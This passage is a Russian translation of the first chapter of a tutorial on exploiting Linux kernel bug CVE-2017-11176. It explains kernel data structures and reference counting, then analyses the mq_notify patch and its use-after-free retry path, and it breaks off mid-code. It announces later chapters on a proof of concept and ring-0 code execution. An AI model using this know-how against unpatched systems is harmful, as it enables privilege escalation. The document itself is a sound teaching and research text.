ПЕРЕВОД СТУДИИ LEMMA WORKS

CVE-2017-11176

Пошаговое руководство по внедрению эксплойта в ядро Linux

Содержание

1. Первая глава

Введение

Эта работа – суть пошаговое руководство по разработке и применению эксплойта ядра Linux на основе CVE-описания. Начнём мы с того, что проведём подробный анализ патча для нахождения ошибки и вызова её из ядра (первая глава); далее мы постепенно напишем код для проверки данной концепции (proof-of-concept, PoC) (вторая глава); в третьей главе данный код будет превращён в процесс произвольного вызова базовых данных (primitive), а в заключающей, четвёртой главе, он будет использован для выполнения произвольного кода в нулевом кольце защиты (ring-0).

Основная целевая аудитория этой книги – новички в плане работы с Linux- ядром. Поскольку большинство статей в данной сфере подразумевают, что читатель уже как минимум знаком с кодом ядра, мы постараемся восполнить этот пробел: я приведу некоторые особенности структуры данных ядра и основные пути выполнения кода ядра. К тому времени, как вы закончите читать этот труд, **вам должна быть понятна каждая строка эксплойта и её влияние на ядро**.

Хотя и невозможно передать всю необходимую информацию в одной статье, мы всё же попытаемся рассмотреть все пути написания кода ядра, которые необходимы для разработки и написания эксплойта. На самом деле, можно воспринимать это руководство как путеводитель по Linux-ядру, подкреплённый практическим примером. Написание эксплойтов – довольно хороший способ разобраться в ядре Linux. Более того, вы увидите несколько методов отладки, определённые инструменты, распространённые ошибки и способы их устранения.

CVE, приведённый здесь — это CVE-2017-11176, также известный как `«mq_notify: double sock_put()»`. К середине 2017 года, эта уязвимость уже была исправлена на большинстве дистрибутивов, и, на момент написания статьи нет информации о каком-либо её публичном использовании.

Здесь представлен код ядра версии v2.6.32.x, но тем не менее, данный баг затрагивает все версии ядра вплоть до 4.11.9. Некоторые скажут, что это очень старые версии ядер, но на самом деле они всё ещё используется во многих системах, и их часто гораздо проще понять. Найти подобные пути выполнения кода в более поздних версиях ядра не должно составить много труда.

Эксплойт, с которым мы будем работать, пишется под конкретную систему: следовательно, для запуска его на других целевых системах, нам потребуется произвести некоторые изменения (в структурные смещениях или компоновках, гаджетах, адресах функций и так

далее). Не стоит даже пытаться запустить эксплойт «как есть», это приведёт к краху системы! Последнюю версию эксплойта можно найти здесь.

Мы рекомендуем работать с эксплойтом прямо в процессе чтения книги (тут можно найти исходники необходимого уязвимого ядра). Что ж, пора запустить ваш любимый инструмент для работы с кодом и начинать!

> Внимание: пусть вас не пугает объём этой книги, здесь очень много кода. Да и в любом случае, если вы действительно хотите научиться взламывать ядро, вы должны быть готовы прочитать очень много работ, кода и документации. А это займёт немало времени.
>
> Обратите внимание – мы не просим каких-либо благодарностей за детализацию данного CVE, это общая реализация 1-day.

Рекомендуем к прочтению

В этой работе мы смогли раскрыть лишь небольшую часть информации о целом ядре. Если вам интересна эта тема, то стоит прочитать эти книги – они действительно потрясающие:

- Understanding the Linux Kernel (под авторством D. P. Bovet и M. Cesati)
- Understanding Linux Network Internals (под авторством C. Benvenuti)
- A guide to Kernel Exploitation: Attacking the Core (под авторством E. Perla и M. Oldani)
- Linux Device Drivers (под авторством J. Corbet, A. Rubini и G. Kroah-Hartman)

Настройка окружения

Код, приведённый здесь, относится к определённой версии ядра (2.6.32.x). Однако вы можете попытаться внедрить эксплойт в более новую версию; обратите внимание, что в коде могут быть небольшие изменения – однако предыдущие версии, которые, тем не менее, не должны завести вас в тупик.

Debian 8.6.0 (amd64) ISO

Образ выше использует ядро версии 3.16.0. Единственное, что мы можем утверждать, это то, что баг имеет место быть и приводит к сбою ядра. Вы увидите – большинство изменений появятся на последних этапах внедрения эксплойта (третья и четвёртая главы).

Хотя в большинстве случаев этот баг можно эксплуатировать на различных архитектурах и системах с различными конфигурациями, существует ряд требований, необходимых для +его обработки таким же образом, как и в этой работе:

- Версия ядра должна быть ниже 4.11.9 (мы рекомендуем <4.x);
- Устройство должно работать на архитектуре "amd64" (x86-64);
- У вас должен быть root-доступ для отладки;

- Ядро должно использовать распределитель SLAB (`grep «CONFIG_SLAB» /boot/config-$(uname -r)`, значение должно быть =y);
- Должен быть активирован SMEP (`grep` для `'smep'` в `/proc/cpuinfo`);
- kASLR и SMAP должны быть отключены;
- Количество процессоров может быть любым. Одного будет достаточно, скоро я объясню почему.

В образе выше настройки «по умолчанию» удовлетворяют всем этим требованиям.

> Внимание: для упрощения процесса отладки, тестовую цель следует запускать, используя программное обеспечение для виртуализации. Мы **не рекомендуем** использовать Virtualbox, поскольку в нём не поддерживается SMEP (хотя я не уверен, может быть эта функция уже добавлена к настоящему времени). Я советую использовать бесплатную версию VMWare или любую другую программу, поддерживающую SMEP.

Как только система будет установлена и готова к использованию, нам необходимо будет, получить исходный код ядра. Как уже упоминалось здесь, просто запустите следующую команду:

```
sudo apt install build-essential linux-source bc kmod cpio flex cpio libncurses5-dev
```

Исходный код ядра должен быть расположен в каталоге `/usr/src/linux-source-3.16.tar.xz`. Для сканирования кода вы можете использовать любой инструмент, главное, чтобы у вас была возможность создания перекрёстных ссылок. Не стоит забывать, что ядро Linux содержит в себе несколько миллиардов строк кода, и в этом объёме информации очень легко потеряться.

Очень многие люди, работающие с разработкой ядра, используют `cscope`. Создать словарь перекрёстных ссылок можно таким образом или с помощью этой команды:

```
cscope -kqRubv
```

Модификатор `-k` в этой команде исключает из обработки заголовки системной библиотеки (это необходимо потому, что ядро работает в автономном режиме). В целом, создание базы данных `cscope` займёт всего около 5 минут. После этого можно будет использовать редактор, который умеет обрабатывать подобные базы (например, vim, emacs, и так далее).

Не стоит использовать для работы целевую систему: поскольку целевое ядро будет постоянно давать сбои, и анализ кода ядра, и разработку эксплойта следует проводить на хост-системе. Целевое устройство мы будем использовать только для компиляции и запуска эксплойта (через `ssh`). Также нам понадобится способ быстрой «перезагрузки» после сбоя – для этого стоит изучить `rsshfs` и прописать `Makefiles`.

Что ж, теперь можно приступить к разработке нашего первого эксплойта ядра.

Основные концепции первой главы

Чтобы вы не застопорились прямо на первой строчке CVE-анализа, а раскрою несколько основных концепций, используемых в ядре Linux. Важно понимать, что я не буду погружаться в объяснения – на данный момент нам важно просто понять и усвоить их.

Дескриптор процессов (task_struct) и макрос “current”

Одна из наиболее важных структур в ядре, хотя и далеко не самая простая — это `task_struct`. Что же это такое? Каждое задание, полученное системой, имеет объект `task_struct`, который находится в памяти. Любой пользовательский процесс состоит как минимум из одной задачи, многопоточные же приложения имеют отдельный объект `task_struct` для каждого потока. Каждый поток ядра так же имеет такой объект.

Объект `task_struct` содержит достаточно важную информацию, к примеру такую:

```
// [include/linux/sched.h]

struct task_struct {
      volatile long state;          // статус процесса  (запущен, приостановлен, …)
      void *stack;                  // указатель на стек задачи
      int prio;                     // приоритет процесса
      struct mm_struct *mm;         // адрес в памяти
      struct files_struct *files;   // информация об открытых файлах
      const struct cred *cred;      // учётные данные
   // ...
};
```

На самом деле, доступ к задаче, которая выполняется прямо сейчас – это очень распространённая операция, что существует отдельный макрос: `current`; он позволяет получить указатель на эту задачу.

Файловый дескриптор, файловый объект и таблица файловых дескрипторов

Выражение «everything is a file» (это один из постулатов Unix-программирования, подробнее - тут) известно многим, но что оно означает?

Ядро Linux содержит в себе семь основных типов файлов: обычный, каталог, ссылка, файл символьного устройства, файл блочного устройства, fifo-структура и сокет. Каждый типа файла может быть представлен дескриптором. Что же такое файловый дескриптор? В двух словах – это целое, неотрицательное число, которое имеет смысл и несёт конкретную информацию только в рамках определённого процесса. Для каждого файлового дескриптора существует связанная структура, которая обозначается как `struct file`.

Struct file представляет открытый файл, причём не обязательно какой-то конкретный на диске: с тем же успехом, это может быть файл из псевдофайловой системы (например, `/proc`). Также, при чтении определённых файлов системе может потребоваться, к примеру, отслеживать курсор. Вся эта информация хранится в данной структуре. Указатели на такие файла часто называют `filp`.

Вот важнейшие поля struct file:

```
// [include/linux/fs.h]

struct file {
    loff_t                              f_pos;          // положение курсора во время чтения файла
    atomic_long_t                       f_count;        // счётчик ссылок объекта
    const struct file_operations        *f_op;          // указатель VFT
   void                                 *private_data;  //свойства файла "specialization"
   // ...
};
```

Схема, передаваемая файловым дескриптором указателю на struct file, называется таблицей файловых дескрипторов (fdt – file descriptor table). Стоит учесть, что несколько файловых дескрипторов могут указывать на один и тот же файловый объект. В таком случае, счётчик ссылок данного файлового объекта увеличивается на единицу (подробнее в разделе Счётчики ссылок). FDT хранится в структуре под именем `struct fdtable`. По факту, это просто массив указателей на struct file, индексируемые с помощью дескриптора.

```
// [include/linux/fdtable.h]

struct fdtable {
    unsigned int max_fds;
    struct file ** fd;              /* текущий массив fd */
 // ...
};
```

Связующее звеном между FDT и процессом – это структура `files_struct`. Есть причина, почему `fdtable` не встраивается в `task_struct` напрямую: в таблице также содержится и прочая информация (к примеру, битовая маска close on exec). Также структура `files_struct` может разделяться между несколькими потоками, и существуют определённые инструменты оптимизации.

```
// [include/linux/fdtable.h]

struct files_struct {
      atomic_t count;               // счётчик ссылок
      struct fdtable *fdt;          // указатель на таблицу дескрипторов файла
   // ...
};
```

Указатель на `files_struct` хранится в `task_struct` (в поле `files`).

Таблица виртуальных функций (VFT)

Хотя ядро Linux и написано преимущественно на Си, оно остаётся объектно-ориентированным. Для того, чтобы достичь хоть какой-то универсальности, можно использовать таблицы виртуальных функций (*Примечание переводчика: на данный момент для обозначения подобных таблиц используется термин VMT, а не VFT*). Это структура, преимущественно состоящая из указателей функций. Наиболее известной таблицей такого типа является структура `file_operations`:

```
-тп// [include/linux/fs.h]

struct file_operations {
```

```
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
        int (*open) (struct inode *, struct file *);
        int (*release) (struct inode *, struct file *);
    // ...
};
```

Поскольку «всё есть файл», хотя и разного типа, каждый файл имеет свои собственные виды операций, называемые f_ops. Таким образом, код ядра может обрабатывать файлы независимо от их типа и факторизации кода. Это будет выглядеть примерно так:

```
            if (file->f_op->read)
                ret = file->f_op->read(file, buf, count, pos);
```

Структуры Socket, Sock и SKB

Struct socket располагается на верхнем уровне сетевого стека – это первый уровень специализации файлов. Во время создания сокета (процесс вызова `socket()`) создаётся новый struct file, а его файловая операция (`f_op`) прописывается в `socket_file_ops`.

Поскольку, как мы уже знаем, каждый файл представляется дескриптором, то можно использовать любой системный вызов, принимающий дескриптор файла в качестве аргумента (например, `read()`, `write()`, `close()`). Собственно, это и есть основное преимущество постулата «everything is a file»: ядро вызовет операцию сокета независимо от его типа:

```
// [net/socket.c]

static const struct file_operations socket_file_ops = {
        .read = sock_aio_read,          // <---- вызов sock->ops->recvmsg()
        .write = sock_aio_write,        // <---- вызов sock->ops->sendmsg()
        .llseek = no_llseek,            // <---- ошибка
    // ...
}
```

Поскольку struct socket по сути реализует API BSD-сокета (`connect()`, `bind()`, `accept()`, `listen()` и так далее), существует отдельная таблица виртуальных функций (VFT) для структуры `proto_ops`. Каждый тип сокета (`AF_INET`, `AF_NETLINK`) в результате будет использовать собственную структуру `proto_ops`.

```
// [include/linux/net.h]

struct proto_ops {
    int     (*bind)    (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
    int     (*connect) (struct socket *sock, struct sockaddr *vaddr, int sockaddr_len, int flags);
    int     (*accept)  (struct socket *sock, struct socket *newsock, int flags);
  // ...
}
```

Когда происходит системный BSD-вызов (например, `bind()`), ядро будет действовать по такой схеме:

1) Struct file извлекается из таблицы файловых дескрипторов;
2) Далее, из этой структуры извлекается struct socket;
3) Производятся реверсивные вызовы `proto_ops` (например, `sock->ops->bind()`).

Поскольку некоторые операции (например, отправка или получение данных) иногда необходимы для перехода на следующий уровень сетевого стека, struct socket содержит в себе указатель на объект sock. Данный указатель в основном используется операциями протокола сокета (proto_ops). Если разобраться, то мы увидим, что struct socket – это своего рода связующее звено между struct file и struct sock.

```
// [include/linux/net.h]

struct socket {
      struct file    *file;
      struct sock    *sk;
      const struct proto_ops *ops;
   // ...
};
```

Struct sock, о которой мы говорили выше, это сложная структура данных. Можно попробовать воспринять её как нечто среднее между нижним уровнем (драйвер сетевой карты) и верхним уровнем (сокет). Основным назначением этой структуры является возможность хранения буферов приёма/отправки данных в общем виде.

Когда какой-либо пакет данных принимается через сетевую карту, драйвер помещает его в очередь, находящуюся в буфер приёма struct sock, где будет находиться, пока программа не запросит его получение (системный вызов `recvmsg()`). Обратная ситуация – когда программе нужно отправить данные (системный вызов `sendmsg()`), сетевой пакет помещается в очередь в буфер отправки struct sock. Получив указание, сетевая карта выведет его из очереди и отправит.

В данном случае, этими «сетевыми пакетами» являются структуры `sk_buff` (или `skb`). Буферы приёма и отправки, упомянутые выше – это двунаправленный список таких структур:

```
// [include/linux/sock.h]

struct sock {
    int      sk_rcvbuf;     // предполагаемый максимальный размер буфера приёма
    int      sk_sndbuf;     // предполагаемый максимальный размер буфера отправки
    atomic_t        sk_rmem_alloc;        // текущий размер буфера приёма
    atomic_t        sk_wmem_alloc;        // текущий размер буфера отправки
    struct sk_buff_head     sk_receive_queue;      // заголовок двунаправленного списка
    struct sk_buff_head     sk_write_queue;        // заголовок двунаправленного списка
    struct socket           *sk_socket;
   // ...
}
```

Мы видим, что struct sock ссылается на struct socket (поле `sk_socket`), а struct socket, в свою очередь, ссылается на struct sock (поле `sk`). Также struct socket ссылается на struct file (поле `file`), обратная связь отображается в поле `private_data`. Такой механизм обратных ссылок позволяет данным свободно перемещаться по сетевому стеку в любом направлении.

> Примечание: Будьте внимательны к коду и терминологии! Объекты struct sock часто называют `sk`, а объекты struct socket часто называют `sock`.

Сокет Netlink

Сокеты Netlink — это тип, или семейство сокетов, аналогичный сокетам UNIX или INET.

Сокет Netlink (`AF_NETLINK`) используется для обеспечения связи между ядром и пространством пользователя; его можно использовать для изменения путей маршрутизации (протокол `NETLINK_ROUTE`), получения уведомлений о событиях SELinux (`NETLINK_SELINUX`) и даже для установки связи с другими процессами пользователя (`NETLINK_USERSOCK`).

Поскольку и struct sock, и struct socket — это общие структуры данных, поддерживающие все виды сокетов, наступает момент, когда их нужно «специализировать».

Для этого нужно конкретизировать поле `proto_ops`. Для типа netlink (`AF_NETLINK`), операции BSD-сокетов прописываются как `netlink_ops`:

```
// [net/netlink/af_netlink.c]

static const struct proto_ops netlink_ops = {
    .bind = netlink_bind,
    .accept = sock_no_accept,       // <--- вызов accept() на сокете netlink приводит к ошибке EOPNOT SUPP
    .sendmsg = netlink_sendmsg,
    .recvmsg = netlink_recvmsg,
 // ...
}
```

Это немного сложнее. Поскольку можно воспринять struct socket как абстрактный класс, нам приходится добавлять определённые специализации. В случае с сокетами netlink, это делается с помощью структуры `netlink_sock`:

```
// [include/net/netlink_sock.h]

struct netlink_sock {
/* struct sock has to be the first member of netlink_sock */
struct sock sk;
u32 pid;
u32 dst_pid;
u32 dst_group;
// ...
};
```


Другими словами, netlink_sock — это сокет с добавлением некоторых дополнительных атрибутов (тут имеется в виду наследование).

Что ещё важно для нас – так это комментарий верхнего уровня; он позволяет ядру манипулировать struct sock, причём даже без указания её точного типа. Также его использование приносит ещё одно преимущество – появляются псевдонимы адресов `&netlink_sock.sk` и `&netlink_sock`. Таким образом, обработка и высвобождение (*примечание переводчика: тут проблема с термином «freeing». По сути, это «высвобождение», то есть вывод объекта из обработки, – поэтому дальше я буду применять слово высвобождение*) указателя `&netlink_sock.sk` по факту приводит к обработке и высвобождению всего объекта netlink_sock. С точки зрения теории языков программирования, именно таким образом ядро реализует полиморфизм типов структур,

хотя, казалось бы, Си не имеет таких возможностей. Логика подобного цикла netlink_sock затем может быть использована в общем, хорошо протестированном коде.

Подведение итогов

Теперь, когда мы изучили все основные структуры данных, можно составить схему их взаимодействия:



Каждая стрелка представляет собой определённый указатель; помните, что ни одна из них не вступает в прямой контакт с другой (попробуйте представить эту схему в объёме). Также, стоить обратить внимание, что struct sock встроена в структуру netlink_sock.

Счётчики ссылок

Чтобы закончить с изучением основных концепций ядра, нам необходимо понять, каким образом Linux-ядро обрабатывает счётчики ссылок.

Чтобы минимизировать утечки памяти в ядре и предотвратить использование после высвобождения, большинство структур данных в Linux имеют так называемый «счётчик ссылок», или `refcounter`. Он представлен типом `atomic_t`, который является целым числом. Счётчиком можно только манипулировать с помощью atomic-операций, к примеру, такими:

- `atomic_inc()`
- `atomic_add()`
- `atomic_dec_and_test()` *// вычитаем 1 и проверяем, равен ли результат нулю*

Поскольку не существует «умного указателя» (или подобного оператора), разработчикам приходится вручную обрабатывать счётчик ссылок. Что имеется в виду? Когда на какой-либо объект ссылается другой объект, счётчик увеличивается; когда эта ссылка обработана и выведена, счётчик, соответственно, уменьшается. Ячейка памяти, занимаемая объектом, будет высвобождена, когда значением refcounter станет нуль.

> Примечание: повышение счётчика ссылок часто называется «принятием ссылки (taking a reference)», а уменьшение – «сбросом ссылки (dropping a reference)».

Однако существует неприятный момент: если возникает дисбаланс (к примеру, в случае, когда принимается одна ссылка, а сбрасываются две), существует риск повреждения памяти:

- Сброс ссылки происходит дважды: в данном случае существует риск появления уязвимости use-after-free;
- Принятие ссылки происходит дважды: в данном случае может случиться утечка памяти или переполнение int в счётчике ссылок, что опять же, приводит к появлению уязвимости use-after-free.

В ядре Linux есть несколько средств для работы со счётчиками ссылок, имеющих стандартный интерфейс (`kref`, `kobject`). Однако, такие средства не используются систематически, и у объектов, с которыми мы будем работать, есть свои собственные средства для подсчёта ссылок. В основном, принятие ссылки состоит из `_get()`-подобных функций, а сброс – из `_put()`-подобных.

В нашем случае, каждый вышеупомянутый объект использует разные имена помощников для подсчёта ссылок:

- Struct sock: `sock_hold()`, `sock_put()`;
- Struct file: `fget()`, `fput()`;
- Struct files_struct: `get_files_struct()`, `put_files_struct()`;
- ...

> Примечание: здесь нужно быть ещё более внимательным! Например, функция `skb_put()` на самом деле не уменьшает счётчик ссылок, а передаёт данные в буфер `sk`! Не нужно строить предположения на основе имени функций, всегда проверяйте и уточняйте их предназначение.

Теперь, когда у нас есть вся информация для понимания и отслеживания бага, можно перейти к анализу CVE.

Общая информация

Прежде чем погружаться в изучение бага, будет нелишним разобраться с основным назначением системного вызова `mq_notify()`. Как можно понять из высказывания ниже, `mq_*` – это очереди POSIX-сообщений, заменившие устаревшие очереди System V:

```
POSIX message queues allow processes to exchange data in the form of messages.
This API is distinct from that provided by System V message queues (msgget(2),
msgsnd(2), msgrcv(2), etc.), but provides similar functionality.
```

Также вызов `mq_notify()` используется для обработки асинхронных уведомлений.

```
mq_notify() allows the calling process to register or unregister for delivery of an
asynchronous notification when a new message arrives on the empty message queue
referred to by the descriptor mqdes.
```

При изучении уязвимости, всегда следует начинать с его описания и патча, который создан для её исправления.

Функция mq_notify в ядре Linux (до версии 4.11.9) при обработке `retry logic` не переводит указатель sock на значение `NULL`. Таким образом, когда закрывается пользовательское пространство netlink-сокета, злоумышленники получают возможность спровоцировать ошибку `denial-of-service` (или уязвимости `use-after-free`) или осуществлять иное воздействие (захват `ring-0`?).

Патч доступен по этой ссылке:

```
diff --git a/ipc/mqueue.c b/ipc/mqueue.c
index c9ff943..eb1391b 100644
--- a/ipc/mqueue.c
+++ b/ipc/mqueue.c
@@ -1270,8 +1270,10 @@ retry:

      timeo = MAX_SCHEDULE_TIMEOUT;
      ret = netlink_attachskb(sock, nc, &timeo, NULL);
-     if (ret == 1)
+     if (ret == 1) {
+       sock = NULL;
        goto retry;
+     }
      if (ret) {
        sock = NULL;
        nc = NULL;
```

Итак, это «*патч одной строки*». Достаточно просто, не так ли?

Ещё нам не помешает изучить документацию по этому патчу – таким образом, мы получим достаточно много информации об этом баге:

```
mqueue: fix a use-after-free in sys_mq_notify()
The retry logic for netlink_attachskb() inside sys_mq_notify()
is nasty and vulnerable:

1) The sock refcnt is already released when retry is needed
2) The fd is controllable by user-space because we already
   release the file refcnt

so we then retry but the fd has been just closed by user-space
during this small window, we end up calling netlink_detachskb()
on the error path which releases the sock again, later when
the user-space closes this socket a use-after-free could be
triggered.

Setting 'sock' to NULL here should be sufficient to fix it
```

В описании патча есть только одна ошибка: касательно выражения «small window (небольшое окно)». Несмотря на то, что данный баг является аспектом «гонки состояний», во второй части мы увидим, что это окно фактически может растягиваться на неопределённое количество времени.

Разбор ошибки

Описание патча даёт нам множество полезной информации:

- Уязвимый код расположен в вызове `mq_notify`;
- Ошибка кроется в логике повтора (retry logic);
- Ошибка кроется в процессе подсчёта ссылок переменной sock, что приводит к использованию появлению уязвимости use-after-free;
- Также, есть ещё что-то, связанное с «гонкой состояний» с закрытым `fd`.

Уязвимый код

Что ж, исходя из этой информации, нам следует углубиться в изучение реализации системного вызова `mq_notify()`, и обратить особое внимание на части с логикой повтора (метка `retry`) и путём выхода из операции (метка `out`):

```
    // from [ipc/mqueue.c]

    SYSCALL_DEFINE2(mq_notify, mqd_t, mqdes,
        const struct sigevent __user *, u_notification)
    {
       int ret;
       struct file *filp;
       struct sock *sock;
       struct sigevent notification;
       struct sk_buff *nc;

       // ... вырезано  (копирование данных пространства пользователя в ядро и аллокация skb) ...

       sock = NULL;
    retry:
[0]          filp = fget(notification.sigev_signo);
             if (!filp) {
               ret = -EBADF;
[1]            goto out;
             }
[2a]         sock = netlink_getsockbyfilp(filp);
[2b]         fput(filp);
             if (IS_ERR(sock)) {
               ret = PTR_ERR(sock);
               sock = NULL;
[3]            goto out;
             }

             timeo = MAX_SCHEDULE_TIMEOUT;
[4]          ret = netlink_attachskb(sock, nc, &timeo, NULL);
             if (ret == 1)
[5a]           goto retry;
             if (ret) {
               sock = NULL;
               nc = NULL;
[5b]           goto out;
             }

[5c]      // ... вырезано  (нормальное выполнение кода) ...
```

```
    out:
        if (sock) {
            netlink_detachskb(sock, nc);
        } else if (nc) {
            dev_kfree_skb(nc);
        }
        return ret;
    }
```

Отрывок кода, приведённый выше, начинается с получения ссылки на объект структуры ([0]) file (на основе дескриптора файла, предоставленного пользователем). Если такого дескриптора не существует в таблице дескрипторов файла для текущего процесса, то будет выведен указатель NULL и код сразу перейдёт на этап выхода ([1]).

Если же дескриптор существует, принимается ссылка берётся на объект struct sock, связанный с этим файлом ([2a]). Если таковой объект отсутствует или имеет неправильный тип, указатель на sock переводится на NULL и код переходит на этап выхода ([3]). В обоих случаях предыдущая ссылка на struct file сбрасывается ([2b]).

Наконец, есть вызов `netlink_attachskb()` ([4]), который пытается поставить структуру `sk_buff(nc)` в очередь приёма struct sock. Здесь возможны три пути развития событий:

- Если всё в порядке, то код продолжит своё выполнение ([5c]);
- Если функция вернёт результат в виде 1, код откатится к метке `retry` ([5a]). То есть, здесь будет задействована логика повтора;
- Если и nc, и sock переводятся на NULL, то код перейдёт на этап выхода ([5b]).

Почему так значим перевод sock на NULL?

Чтобы ответить на этот вопрос, давайте рассмотрим ситуацию, если значение будет не равно NULL? Вот и ответы:

```
out:
  if (sock) {
     netlink_detachskb(sock, nc);  // <----- здесь
  }
```

```
  // from [net/netlink/af_netlink.c]

  void netlink_detachskb(struct sock *sk, struct sk_buff *skb)
  {
     kfree_skb(skb);
     sock_put(sk);          // <----- здесь
  }
```

```
  // from [include/net/sock.h]

  /* Вывод сокета и уничтожение его в том случае, если это последняя ссылка */
  static inline void sock_put(struct sock *sk)
  {
     if (atomic_dec_and_test(&sk->sk_refcnt))     // <----- здесь
       sk_free(sk);
  }
```

Другими словами, если значение объекта sock на момент перехода к этапу выхода будет не равно NULL, его счётчик ссылок (`sk_refcnt`) будет уменьшен на единицу.

Из описания патча мы сделали вывод, что существует определённая проблема с подсчётом ссылок для объекта sock. Но где конкретно происходит увеличение счётчика? Если взглянуть на код `netlink_getsockbyfilp()` (его вызов прописан на пункте [2a] в предыдущем большом отрезке), то вот что мы увидим:

```
   // from [net/netlink/af_netlink.c]

   struct sock *netlink_getsockbyfilp(struct file *filp)
   {
      struct inode *inode = filp->f_path.dentry->d_inode;
      struct sock *sock;

      if (!S_ISSOCK(inode->i_mode))
         return ERR_PTR(-ENOTSOCK);

      sock = SOCKET_I(inode)->sk;
      if (sock->sk_family != AF_NETLINK)
         return ERR_PTR(-EINVAL);

[0]   sock_hold(sock);       // <----- здесь
      return sock;
   }
```

```
   // from [include/net/sock.h]

   static inline void sock_hold(struct sock *sk)
   {
      atomic_inc(&sk->sk_refcnt);   // <------ здесь
   }
```

Таким образом, можно увидеть, что счётчик ссылок объекта sock увеличивается на ранних этапах логики повтора ([0]).

Поскольку счётчик увеличивается на объекте `netlink_getsockbyfilp()` и уменьшается на объекте `netlink_detachskb()` (если значение sock не равно `NULL`), то можно объект `netlink_attachskb()` должен быть нейтральным по отношению к счётчику ссылок.

Вот упрощённая версия кода `netlink_attachskb()`:

```
   // from [net/netlink/af_netlink.c]

   /*
     * Прикрепление skb к netlink-сокету.
     * Вызывающая функция должна иметь ссылку на сокет назначения. В случае ошибки,
     * ссылка сбрасывается. Skb не отправляется, так как все проверки на ошибки пройдены
     * и память в очереди зарезервирована.
     * Значения на выходе:
     * < 0: ошибка. skb высвобождается, ссылка на sock сбрасывается.
     * 0: код продолжает выполнение
     * 1: повтор поиска – ссылка сбрасывается во время ожидания ячейки памяти socket.
     */

   int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
              long *timeo, struct sock *ssk)
   {
      struct netlink_sock *nlk;

      nlk = nlk_sk(sk);

      if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {

        // ... вырезано (ожидание определённых условий) ...
```

```
        sock_put(sk);        // <----- счётчик уменьшается здесь

        if (signal_pending(current)) {
          kfree_skb(skb);
          return sock_intr_errno(*timeo);    // <----- путь "ошибки"
        }
        return 1;     // <----- путь "повтора"
      }
      skb_set_owner_r(skb, sk);       // <----- "нормальный" путь
      return 0;
    }
```

Функция `netlink_attachskb()` имеет два основных пути:

- «Нормальный» путь: права на владение skb передаются sock (то есть, объект помещается в очередь приёма sock);
- Путь «повтора»: если места в буфера недостаточно, объект ожидает появления доступного места и повторно предпринимает попытку повтора, либо сразу выходит из программы при ошибке.

В комментарии в коде чётко сказано, что вызывающая функция должна содержать ссылку на сокет назначения. При ошибке – ссылка будет сброшена. Итак, `netlink_attachskb()` имеет определённые побочные эффекты на счётчик ссылок sock!

Итак, поскольку `netlink_attachskb()` способен реализовать высвобождение счётчика ссылок, (хотя одна ссылка была принята с `netlink_getsockbyfilp()`), вызывающая сторона обязана не запустить его во второй раз. Чтобы этого добиться, необходимо установить переводом sock на значение NULL! Это реализовано на пути «ошибки» (когда `netlink_attachskb()` возвращает отрицательное значение), но не на пути «повтора» (когда `netlink_attachskb()` возвращает единицу). В целом, вот и вся суть патча.

Теперь мы знаем, что не в порядке с подсчётом ссылок переменной sock (при определённых условиях, она запускается во второй раз) и с логикой повтора (в этом случае, значение sock не переводится в NULL).

Что насчёт «гонки состояний»?

В описании патча также упоминается некое «маленькое окно» (то есть, «гонка состояний»), связанное с закрытым fd. Почему?

Давайте снова обратим внимание на начало пути «повтора»:

```
    sock = NULL;     // <----- только первый цикл
    retry:
          filp = fget(notification.sigev_signo);
          if (!filp) {
            ret = -EBADF;
            goto out;        // <----- что касательно этого?
          }
          sock = netlink_getsockbyfilp(filp);
```

Данный путь обработки ошибок может вообще не вызывать подозрений во время первого цикла. Но во втором цикле (то есть, после команды `goto retry`), значение sock больше не

равно NULL (а ссылка уже сброшена). Таким образом, код переходит на этап выхода, и сразу попадает под первое условие ...

```
    out:
